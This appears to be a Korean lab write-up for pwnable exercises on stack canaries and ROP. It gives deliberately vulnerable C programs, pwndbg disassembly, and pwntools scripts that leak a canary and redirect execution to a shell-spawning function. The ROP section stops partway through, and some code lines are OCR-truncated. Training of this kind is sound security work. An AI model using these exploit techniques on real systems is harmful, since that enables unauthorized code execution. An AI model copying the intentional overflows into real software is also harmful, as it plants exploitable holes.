카나리 leak 실습

00_canary_compare 실습

```c
#include <stdio.h>
#include <unistd.h>

int main(void)
{
    char input[64];

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    printf("INPUT> ");
    read(STDIN_FILENO, input, 256);
    puts("DONE");

    return 0;
}
```

버퍼는 64 바이트


입력은 256 바이트

Overflow가 발생하는 간단한 바이너리



카나리가 적용된 바이너리와 적용되지 않은 바이너리

checksec 명령어를 통해 보호기법을 확인해보자




명령어는 “disas main”


터미널을 2개 띄우고 각각의 바이너리의 main 어셈블리를 비교해보자

```
pwndbg> disas main
Dump of assembler code for function main:
   0x0000000000401156 <+0>:     push   rbp
   0x0000000000401157 <+1>:     mov    rbp,rsp
   0x000000000040115a <+4>:     sub    rsp,0x40
   0x000000000040115e <+8>:     mov    rax,QWORD PTR [rip+0x21cb]
   0x0000000000401165 <+15>:    mov    ecx,0x0
   0x000000000040116a <+20>:    mov    edx,0x2
   0x000000000040116f <+25>:    mov    esi,0x0
   0x0000000000401174 <+30>:    mov    rdi,rax
   0x0000000000401177 <+33>:    call   0x401060 <setvbuf@plt>
   0x000000000040117c <+38>:    mov    rax,QWORD PTR [rip+0x219d]
   0x0000000000401183 <+45>:    mov    ecx,0x0
   0x0000000000401188 <+50>:    mov    edx,0x2
   0x000000000040118d <+55>:    mov    esi,0x0
   0x0000000000401192 <+60>:    mov    rdi,rax
   0x0000000000401195 <+63>:    call   0x401060 <setvbuf@plt>
   0x000000000040119a <+68>:    mov    rax,QWORD PTR [rip+0x219f]
   0x00000000004011a1 <+75>:    mov    ecx,0x0
   0x00000000004011a6 <+80>:    mov    edx,0x2
   0x00000000004011ab <+85>:    mov    esi,0x0
   0x00000000004011b0 <+90>:    mov    rdi,rax
   0x00000000004011b3 <+93>:    call   0x401060 <setvbuf@plt>
   0x00000000004011b8 <+98>:    mov    edi,0x402004
   0x00000000004011bd <+103>:   mov    eax,0x0
   0x00000000004011c2 <+108>:   call   0x401040 <printf@plt>
   0x00000000004011c7 <+113>:   lea    rax,[rbp-0x40]
   0x00000000004011cb <+117>:   mov    edx,0x100
   0x00000000004011d0 <+122>:   mov    rsi,rax
   0x00000000004011d3 <+125>:   mov    edi,0x0
   0x00000000004011d8 <+130>:   call   0x401050 <read@plt>
   0x00000000004011dd <+135>:   mov    edi,0x40200c
   0x00000000004011e2 <+140>:   call   0x401030 <puts@plt>
   0x00000000004011e7 <+145>:   mov    eax,0x0
   0x00000000004011ec <+150>:   leave
   0x00000000004011ed <+151>:   ret
End of assembler dump.
```

```
pwndbg> disas main
Dump of assembler code for function main:
   0x0000000000401166 <+0>:     push   rbp
   0x0000000000401167 <+1>:     mov    rbp,rsp
   0x000000000040116a <+4>:     sub
   0x000000000040116e <+8>:     mov    rax,QWORD PTR fs:0x28
   0x0000000000401177 <+17>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000040117b <+21>:    xor
   0x000000000040117d <+23>:    mov    rax,QWORD PTR [rip+0x21ac]
   0x0000000000401184 <+30>:    mov    ecx,0x0
   0x0000000000401189 <+35>:    mov    edx,0x2
   0x000000000040118e <+40>:    mov    esi,0x0
   0x0000000000401193 <+45>:    mov    rdi,rax
   0x0000000000401196 <+48>:    call   0x401070 <setvbuf@plt>
   0x000000000040119b <+53>:    mov    rax,QWORD PTR [rip+0x217e]
   0x00000000004011a2 <+60>:    mov    ecx,0x0
   0x00000000004011a7 <+65>:    mov    edx,0x2
   0x00000000004011ac <+70>:    mov    esi,0x0
   0x00000000004011b1 <+75>:    mov    rdi,rax
   0x00000000004011b4 <+78>:    call   0x401070 <setvbuf@plt>
   0x00000000004011b9 <+83>:    mov    rax,QWORD PTR [rip+0x2180]
   0x00000000004011c0 <+90>:    mov    ecx,0x0
   0x00000000004011c5 <+95>:    mov    edx,0x2
   0x00000000004011ca <+100>:   mov    esi,0x0
   0x00000000004011cf <+105>:   mov    rdi,rax
   0x00000000004011d2 <+108>:   call   0x401070 <setvbuf@plt>
   0x00000000004011d7 <+113>:   mov    edi,0x402004
   0x00000000004011dc <+118>:   mov    eax,0x0
   0x00000000004011e1 <+123>:   call   0x401050 <printf@plt>
   0x00000000004011e6 <+128>:   lea    rax,[rbp-0x50]
   0x00000000004011ea <+132>:   mov    edx,0x100
   0x00000000004011ef <+137>:   mov    rsi,rax
   0x00000000004011f2 <+140>:   mov    edi,0x0
   0x00000000004011f7 <+145>:   call   0x401060 <read@plt>
   0x00000000004011fc <+150>:   mov    edi,0x40200c
   0x0000000000401201 <+155>:   call   0x401030 <puts@plt>
   0x0000000000401206 <+160>:
   0x000000000040120b <+165>:   mov    rdx,QWORD PTR [rbp-0x8]
   0x000000000040120f <+169>:   sub    rdx,QWORD PTR fs:0x28
   0x0000000000401218 <+178>:   je     0x40121f <main+185>
   0x000000000040121a <+180>:   call   0x401040 <__stack_chk_fail@plt>
   0x000000000040121f <+185>:   leave
   0x0000000000401220 <+186>:   ret
End of assembler dump.
```



1. fs:0x28에서 값을 불러와 rax에 저장
2. rax에 저장된 값을 rbp-0x8에 위치



마지막에 rbp-0x8에 값과 fs:0x28의 값이 같은지 확인

01_canary_leak 실습

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
    char input[64] = {0};
    unsigned long canary;

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    __asm__ volatile ("mov %%fs:0x28, %0" : "=r" (canary));

    printf("CANARY: 0x%016lx\n", canary);
    printf("INPUT> ");

    if (read(STDIN_FILENO, input, 73) <= 0) {
        _exit(EXIT_FAILURE);
    }

    printf("LEAK: %s\n", input);
    _exit(EXIT_SUCCESS);
}
```

버퍼는 64 바이트

그러나 read로 73바이트 만큼 입력을 받음

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
    char input[64] = {0};
    unsigned long canary;

    setvbuf(stdin, NULL, _IONBF, 0);
    set
    se

    __

    pri
    printf("INPUT> ");

    if (read(STDIN_FILENO, input, 73) <= 0) {
        _exit(EXIT_FAILURE);
    }


    printf("LEAK: %s\n", input);
    _exit(EXIT_SUCCESS);
}
```

버퍼는 64 바이트

그렇다면? Overflow가 발생한다

그러나 read로 73바이트 만큼 입력을 받음

카나리는 어떻게 leak할 수 있다고 했더라?
카나리의 형태를 고려하여 leak하는 코드를 짜보자



정상적으로 코드를 짜고 실행을 시켰다면 출력 시켜주는 카나리와
leak한 카나리의 값이 같다.

Hint

카나리의 널 바이트를 덮는 것을 생각하고 코드를 짜보자

출력 시키는 코드는 기존 파이썬과 동일하게 printf를 사용해도 된다.

```python
from pwn import *

r = process("./chall")

r.recvuntil(b"CANARY: ")
real_canary = int(r.recvline().strip(), 16)

r.sendafter(b"INPUT> ", b"A" * 0x49)
r.recvuntil(b"LEAK: ")
r.recvn(0x49)
leaked_canary = u64(b"\x00" + r.recvn(7))

log.info("real canary: " + hex(real_canary))
log.info("leaked canary: " + hex(leaked_canary))

r.interactive()
```

02_canary_ret2win 실습

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((force_align_arg_pointer))
void win(void)
{
    system("/bin/sh");
}

int main(void)
{
    char input[64];

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    printf("LEAK> ");
    read(STDIN_FILENO, input, 0x49);
    printf("ECHO: ");
    puts(input);

    printf("WIN> ");
    read(STDIN_FILENO, input, 0x100);

    return 0;
}
```



main에서 두번의 입력을 받음

1. LEAK 출력 후 73바이트 만큼 입력을 받고 입력 값을 출력해 줌
2. WIN 출력 후 0x100 바이트 만큼 입력을 받는다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((force_align_arg_pointer))
void win(void)
{
    system("/bin/sh");
}

int main(void)
{
    char input[64];

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    printf("LEAK> ");
    read(STDIN_FILENO, input, 0x49);
    printf("ECHO: ");
    puts(input);

    printf("WIN> ");
    read(STDIN_FILENO, input, 0x100);

    return 0;
}
```

쉘을 불러주는 함수 그러나 main에서 호출할 방법이 없음

그럼 카나리를 leak하고 ret 주소를 win 함수로 덮어보자

Hint

```
pwndbg> info func
All defined functions:

File /home/guest/Desktop/pwnable/01_1부 _Canary_Leak_SSP/02_canary_win_shell/chall.c:
11:     int main(void);
6:      void win(void);

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  __stack_chk_fail@plt
0x0000000000401050  system@plt
0x0000000000401060  printf@plt
0x0000000000401070  read@plt
0x0000000000401080  setvbuf@plt
0x0000000000401090  _start
0x00000000004010c0  _dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_dtors_aux
0x0000000000401170  frame_dummy
0x000000000040127c  _fini
```

1. “info func” 명령어를 통해 함수들을 볼 수 있다.
2. “p/x &원하는 함수 이름” 명령어를 통해 함수 주소를 볼 수 있다.

```python
from pwn import *

r = process("./chall")

win = 0x401176

r.sendafter(b"LEAK> ", b"A" * 0x49)
r.recvuntil(b"ECHO: ")
r.recvn(0x49)
canary = u64(b"\x00" + r.recvn(7))
r.recvuntil(b"WIN> ")

log.info("canary: " + hex(canary))

payload = b"A" * 0x48
payload += p64(canary)
payload += b"B" * 8
payload += p64(win)

r.send(payload)
r.interactive()
```

PIE_leak 실습

00_ROP 실습

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char binsh[] = "/bin/sh";

int main(void)
{
    char input[64];

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    system(NULL);

    printf("ROP> ");
    read(STDIN_FILENO, input, 0x100);

    return 0;
}
```

64바이트의 버퍼 그러나 0x100 만큼 입력을 받는다.
문제는 이전 문제 처럼 쉘을 불러주는 함수가 없다

그렇다면 어떻게 shell을 띄울 수 있을까?


```
void win(void)
{
    system("/bin/sh");
}
```

핵심은 system(“/bin/sh”)

이전 문제에서 봤던 win() 함수이다.

system(“/bin/sh”) → system(rdi)

시스템 함수는 rdi 레지스터 안의 문자열을 인자로 사용
즉, rdi 레지스터에 /bin/sh 문자열을 넣고 system 함수를 호출



어렵지 않게 system의 주소를 찾을 수 있다.

```
pwndbg> search "/bin/sh"
Searching for byte: b'/bin/sh'
chall           0x402004 0x68732f6e69622f /* '/bin/sh' */
chall           0x403004 0x68732f6e69622f /* '/bin/sh' */
libc.so.6       0x7ffff7dcb42f 0x68732f6e69622f /* '/bin/sh' */
pwndbg>
```

또한 /bin/sh의 문자열 또한 존재하는 것을 알 수 있음

그렇다면 이제 뭐가 필요한 것은? /bin/sh 라는 문자열을 rdi에 옮길 가젯

이를 위해서 가젯을 찾아주는 ROPgadget 툴을 이용

명령어 → ROPgadget --binary ./바이너리 --re “원하는 가젯”


```
woot@woot-VMware-Virtual-Platform:~/Desktop/pwn/PIE_leak_ASLR/ROP$ ROPgadget --binary ./chall --re "rdi"

